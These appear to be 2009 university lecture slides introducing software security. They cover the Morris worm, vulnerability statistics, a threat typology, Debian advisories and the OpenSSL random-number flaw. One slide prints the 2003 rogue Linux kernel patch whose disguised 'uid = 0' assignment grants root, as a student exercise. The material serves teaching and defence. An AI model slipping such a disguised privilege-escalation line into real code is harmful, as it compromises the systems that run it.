UNIVERSITÉ DE BORDEAUX

Introduction to Software Security

(Knock, knock, Neo...)

Emmanuel Fleury
<emmanuel.fleury@labri.fr>

LaBRI, Université de Bordeaux, France

September 20, 2009

Overview

Overview

Internet is under attack !!!

UNIVERSITÉ DE BORDEAUX

Newsgroups: comp.risks
Subject: Virus on the Arpanet - Milnet
<Stoll@DOCKMASTER.ARPA> Thu, 3 Nov 88 06:46 EST

Hi Gang!

It's now 3:45 AM on Wednesday 3 November 1988. I'm tired, so don't believe everything that follows... Apparently, there is a massive attack on Unix systems going on right now.

I have spoken to systems managers at several computers, on both the east & west coast, and I suspect this may be a system wide problem. Symptom: hundreds or thousands of jobs start running on a Unix system bringing response to zero.

[...]

This virus is spreading very quickly over the Milnet. Within the past 4 hours, I have evidence that it has hit >10 sites across the country, both Arpanet and Milnet sites. I suspect that well over 50 sites have been hit. Most of these are "major" sites and gateways.

[...]

This is bad news.

An Autopsy of the 'Morris Worm' Case

UNIVERSITÉ DE BORDEAUX

- **Nov. 2, 1988, 6PM (East Coast Time), New-York**:
  Morris drop his worm on the network of the MIT Artificial Intelligence Lab.
- **Nov. 2, 1988, 7PM (East Coast Time), Berkeley**:
  Berkeley main Gateway get infected.
- **Nov. 3, 1988, 6AM (East Coast Time), All over US**:
  After a night spent fighting the worm system administrators start to gather information and organize resistance. At this time about 2,500 backbones are down thus almost shutting down the Internet.
- **Nov. 4, 1988, Berkeley, Usenix Conference**:
  A lot of the most talented system administrators from US were attending Usenix conference in Berkeley and had to solve the problem **remotely** from there (most of the time by phone as they can't log on their server). A first analysis of the Worm is presented at one of the Workshop and patches start to get forged.
- **Several days later**:
  The worm is eradicated from the backbones of Internet, security updates and patches are applied. Morris is arrested at his university.

What We Learned from the Worm

UNIVERSITÉ DE BORDEAUX


- Human beings are more **dependant of information networks** than they think;
- Internet is sensitive to **massive network attacks**;
- Internet security is a **World wide** problem.
- There is a need for **computer security experts** able to deal with such alerts. Forging patches against new attacks, inventing better counter-measures, staying ahead from attackers.
- There is **a need for central agencies** gathering informations and coordinating efforts about computer security issues.

There is a need for an international group of security experts exchanging over country borders about computer security.

Vulnerability Statistics (CERT|CC)

UNIVERSITÉ DE BORDEAUX

Since 1988, MS-Blaster, SoBig and others have proved these conclusions to be true. . .



Year	#Vulnerabilities
1995	171
1996	345
1997	311
1998	262
1999	417
2000	1,090
2001	2,437
2002	4,129
2003	3,784
2004	3,780
2005	5,990
2006	8,064
2007	7,236
2008	6,058

Source: CERT Statistics 2009

Overview

Entities Involved in Security

UNIVERSITÉ DE BORDEAUX

- **Governments** (Officially and unofficially)
- **Industrial Groups and/or Companies**
- **Non-Governmental Organizations** (CERT)
- **Hacker Groups** (White or Black Hats)
- **Criminal Groups** (Mafia)
- **Individuals** (Security Consultants)

On-line Vulnerability Advisory Databases


UNIVERSITÉ DE BORDEAUX

- **US Computer Emergency Readiness Team (US-CERT)**
  `http://www.kb.cert.org/vuls/`
- **Common Vulnerabilities and Exposures (CVE)**
  `http://cve.mitre.org/`
- **National Vulnerability Database (NVD)**
  `http://nvd.nist.gov/`
- **Debian Security Advisory (DSA)**
  `http://www.debian.org/security/`
- **Agence Nationale de la Sécurité des Systèmes d'Information (ANSSI)**
  `http://www.ssi.gouv.fr/`
- **Centre d'Expertise gouvernemental de Réponse et de Traitement des Attaques informatiques (CERTA)**
  `http://www.certa.ssi.gouv.fr/`

Overview

Computer Security

Security is "*the freedom of danger, risk and loss*".




- **Data Security**: Protect/Attack static data;
- **Protocol Security**: Protect/Attack data exchanges;
- **Software Security**: Protect/Attack computer programs.

Software Security Goals

Software Security "*Spirit*"

Software Security is about preventing/finding misusage of computer programs in order to gain unauthorized capabilities.

- **Application Security**:
  - Lies in user-space;
  - Concerned about usual programming errors:
    Buffer-overflows, heap-overflows, race conditions, format string bugs, ...
- **Operating System Security**:
  - Lies in kernel-space;
  - Concerned about structural security:
    Access control, user authentication, dynamic program protection, ...



Overview

Typology of Software Security Risks

UNIVERSITÉ DE BORDEAUX

Threat

A threat is a way for an attacker to misuse the program in an unexpected manner.
Threats are coming from:

- **Algorithm Flaws**: Design error at the algorithmic level.
- **Program Bugs**: Programming error leading to some unexpected behavior.

Threats are **potential** security issues.

Vulnerability

A vulnerability is a threat which can be used to gain some unexpected advantages.
Vulnerabilities are embodied through:

- **Proofs of Concept**: Program pinpointing the problem (usually not harmful).
- **Exploits**: Program using the problem to effectively gain unauthorized capabilities.

Vulnerabilities are **actual** security issues.

Where Vulnerabilities can lie ?

UNIVERSITÉ DE BORDEAUX

Program = Data + Algorithm + and more...

Attackers always target the weakest point:

- **Information Flow**
  Modify or control data values, inject arbitrary code, ...
- **Execution Flow**
  Modify or control the running process by program counter overwriting, return-into-libc attacks, symbol overload, ...
- **Resources**
  Exhaust available resources (denial of service), spoof trusted resources (man-in-the-middle), ...
- **Users**
  Social engineering, Malwares (trojan horses, viruses, rootkits, ...), human mistakes (weak passwords, bad habits, ...).

Vulnerabilities Classification

- **Remote/Local Exploit**
  An attacker can exploit it from remote (resp. local) location.
- **Information Leakage/Disclosure**
  Some private information can be captured by the attacker.
- **Identity Theft**
  The attacker can pretend be someone else.
- **Privilege Escalation (Root Exploit)**
  The attacker can upgrade his privileges (*resp.* up to the root level).
- **Arbitrary Command Execution**
  The attacker can run any program which is available from the target.
- **Arbitrary Code Execution**
  The attacker can inject any program in the target and execute it.
- **Denial of Service**
  The attacker can deny access (temporarily or permanently) to a service.
- ...

Examples

Debian Security Advisory (DSA) list

Advisory ID	Package(s)	Correction(s)
DSA 725	ppxp	Local root exploit
DSA 986	gnutls11	Arbitrary code execution
DSA 1017	Linux Kernel 2.6.8	Several vulnerabilities
DSA 1018	Linux Kernel 2.4.27	Several vulnerabilities
DSA 1027	mailman	Denial of service
DSA 1032	zope-cmfplone	Unprivileged data manipulation
DSA 1035	fcheck	Insecure temporary file creation
DSA 1036	bsdgames	Local privilege escalation
DSA 1037	zgv	Arbitrary code execution
DSA 1038	xzgv	Arbitrary code execution
DSA 1039	blender	Several vulnerabilities
DSA 1040	gdm	Local root exploit
DSA 1041	abc2ps	Arbitrary code execution
DSA 1042	cyrus-sasl2	Denial of service
DSA 1043	abcmidi	Arbitrary code execution
DSA 1044	mozilla-firefox	Several vulnerabilities
DSA 1045	openvpn	Arbitrary code execution
DSA 1046	mozilla	Several vulnerabilities
DSA 1047	resmgr	Unauthorised access
DSA 1048	asterisk	Arbitrary code execution
DSA 1049	ethereal	Several vulnerabilities
DSA 1050	clamav	Arbitrary code execution
...		

Overview

The Debian OpenSSL Debacle I

UNIVERSITÉ DE BORDEAUX

- **CVE-ID**: CVE-2008-0166
- **Description**: OpenSSL 0.9.8c-1 up to versions before 0.9.8g-9 on Debian-based operating systems uses a random number generator that generates predictable numbers, which makes it easier for remote attackers to conduct brute force guessing attacks against cryptographic keys.
- **References**:
  - MILW0RM:5622
    `http://www.milw0rm.com/exploits/5622`
  - MILW0RM:5632
    `http://www.milw0rm.com/exploits/5632`
  - MILW0RM:5720
    `http://www.milw0rm.com/exploits/5720`
  - DEBIAN:DSA-1571
    `http://www.debian.org/security/2008/dsa-1571`
  - DEBIAN:DSA-1576
    `http://www.debian.org/security/2008/dsa-1576`
  - ...

The Debian OpenSSL Debacle II

UNIVERSITÉ DE BORDEAUX

```
DSA-1571-1 openssl -- predictable random number generator
Date Reported: 13 May 2008
Affected Packages:  openssl
Vulnerable: Yes
Security database references: In Mitre's CVE dictionary: CVE-2008-0166.

More information: Luciano Bello discovered that the random number
generator in Debian's openssl package is predictable. This is caused
by an incorrect Debian-specific change to the openssl package
(CVE-2008-0166). As a result, cryptographic key material may be
guessable.

This is a Debian-specific vulnerability which does not affect other
operating systems which are not based on Debian. However, other
systems can be indirectly affected if weak keys are imported into
them.

It is strongly recommended that all cryptographic key material which
has been generated by OpenSSL versions starting with 0.9.8c-1 on
Debian systems is recreated from scratch. Furthermore, all DSA keys
ever used on affected Debian systems for signing or authentication
purposes should be considered compromised; the Digital Signature
Algorithm relies on a secret random value used during signature
generation.

The first vulnerable version, 0.9.8c-1, was uploaded to the unstable
distribution on 2006-09-17, and has since that date propagated to the
testing and current stable (etch) distributions. The old stable
distribution (sarge) is not affected.

Affected keys include SSH keys, OpenVPN keys, DNSSEC keys, and key
material for use in X.509 certificates and session keys used in
SSL/TLS connections. Keys generated with GnuPG or GNUTLS are not
affected, though.
...
```

Attempt to insert a backdoor in Linux

UNIVERSITÉ DE BORDEAUX

In November 2003, kernel developers noticed that an attacker tried to sneak a patch into the kernel sources of `kernel/exit.c`.

Rogue Patch

```
--- kernel/exit.c GOOD 2003-11-05 13:46:44.000000000 -0800
+++ kernel/exit.c BAD  2003-11-05 13:46:53.000000000 -0800
@@ -1111,6 +1111,8 @@
                schedule();
                goto repeat;
        }
+       if ((options == (__WCLONE|__WALL)) && (current->uid = 0))
+                       retval = -EINVAL;
        retval = -ECHILD;
 end_wait4:
        current->state = TASK_RUNNING;
```

1. What is the effects of the patch when the flags `WCLONE` and `WALL` are true ?
2. Would it be possible to have a remote exploit of this backdoor ?

More Examples. . .

UNIVERSITÉ DE BORDEAUX

Time to think !

Why so many flaws ?

UNIVERSITÉ DE BORDEAUX

- Computer programs are complex and long !
- What You Code Is Not What You eXecute (**WYCINWYX**).
- Programs interact with others in a unpredictable way.
- Networks leverage software interactions of several magnitude orders.

Overview

Goals of the Course

UNIVERSITÉ DE BORDEAUX

Securing Systems

- Be aware of main attacks/counter-measures;
- Be able to find information and understand new security techniques;
- Risk evaluation of a computer system or a program.

Secure Programming

- Better understanding the limits of software security;
- Better knowledge on what is going "*backstage*".

Code Security Auditing

- Find software weaknesses and estimate threat;
- Understand security advisories.

Course Outline

UNIVERSITÉ DE BORDEAUX

1. Introduction to Software Security
2. Virtualization
3. User Authentication
4. Access Control
5. IA-32 Assembler
6. Shellcodes
7. Stack-Overflows
8. Advanced Stack-Overflows
9. Heap-overflows
10. Virus
11. Rootkits
12. Reverse engineering

Grading

UNIVERSITÉ DE BORDEAUX

- **3 Mini-projects** [1/4]
  (September, October, November)
- **1 Memoir** [1/4]
  (Topics available soon, dead-line December)
- **1 Exam** [1/2]
  (December, duration: 3h, document allowed)

Course Website

UNIVERSITÉ DE BORDEAUX

- **2008 course**
  `http://www.labri.fr/perso/fleury/courses/SS08/`
- **2009 course (Not yet on-line)**
  `http://www.labri.fr/perso/fleury/courses/SS/`
- **What you can find on the course website**
  - Syllabus;
  - Course Agenda;
  - Slides;
  - Exercises;
  - References;
  - And more...
    (articles, manuals, books, code samples, ...).

Overview

Books I


Chris Anley, John Heasman, Felix Linder, and Gerardo Richarte.
The Shellcoder's Handbook: Discovering and Exploiting Security Holes.
John Wiley & Sons, 2nd edition, 2007.


Eldad Eilam.
Reversing: Secrets of Reverse Engineering.
Wiley, 2005.


Jon Erickson.
Hacking: The Art of Exploitation.
No Starch Press, 2nd edition, 2007.


Éric Filiol.
Les virus informatiques: Théorie, pratique et applications.
Springer, 2003.


Éric Filiol.
Techniques virales avancées.
Springer, 2007.

Books II


Greg Hoglund and Gary McGraw.
Exploiting Software: How to Break Code.
Software Security Serie. Addison Wesley, 2004.


Jamie Hoglund, Greg et Butler.
Rootkits: Subverting the Windows Kernel.
Software Security Serie. Addison Wesley, 2005.


Randall Hyde.
The Art of Assembly Language.
No Starch, 2003.


Joseph Kong.
Designing BSD Rootkits: An Introduction to Kernel Hacking.
No Starch, 2007.


Robert Love.
Linux Kernel Development.
Sams, 2nd edition, 2005.

Books III


Robert Love.
Linux System Programming: Talking Directly to the Kernel and C Library.
O'Reilly Media, 2007.


Robert C. Seacord.
Secure Coding in C and C++.
SEI Series. Addison Wesley, 2005.


Peter Szor.
The Art of Computer Virus Research and Defense.
Addison Wesley, 2005.

Autres

Magazines

- **Misc** (Diamond Editions)
- **Phrack** (`http://www.phrack.org`)

Blogs

- **Bruce Schneier** (`http://www.schneier.com/blog/`)
- **Matasano Security** (`http://chargen.matasano.com/`)
- **Nzight** (`http://blog.dkbza.org/`)
- **Metasploit** (`http://blog.metasploit.com/`)

Podcasts

- **Security Now** (`http://www.grc.com/securitynow.htm`)
- ...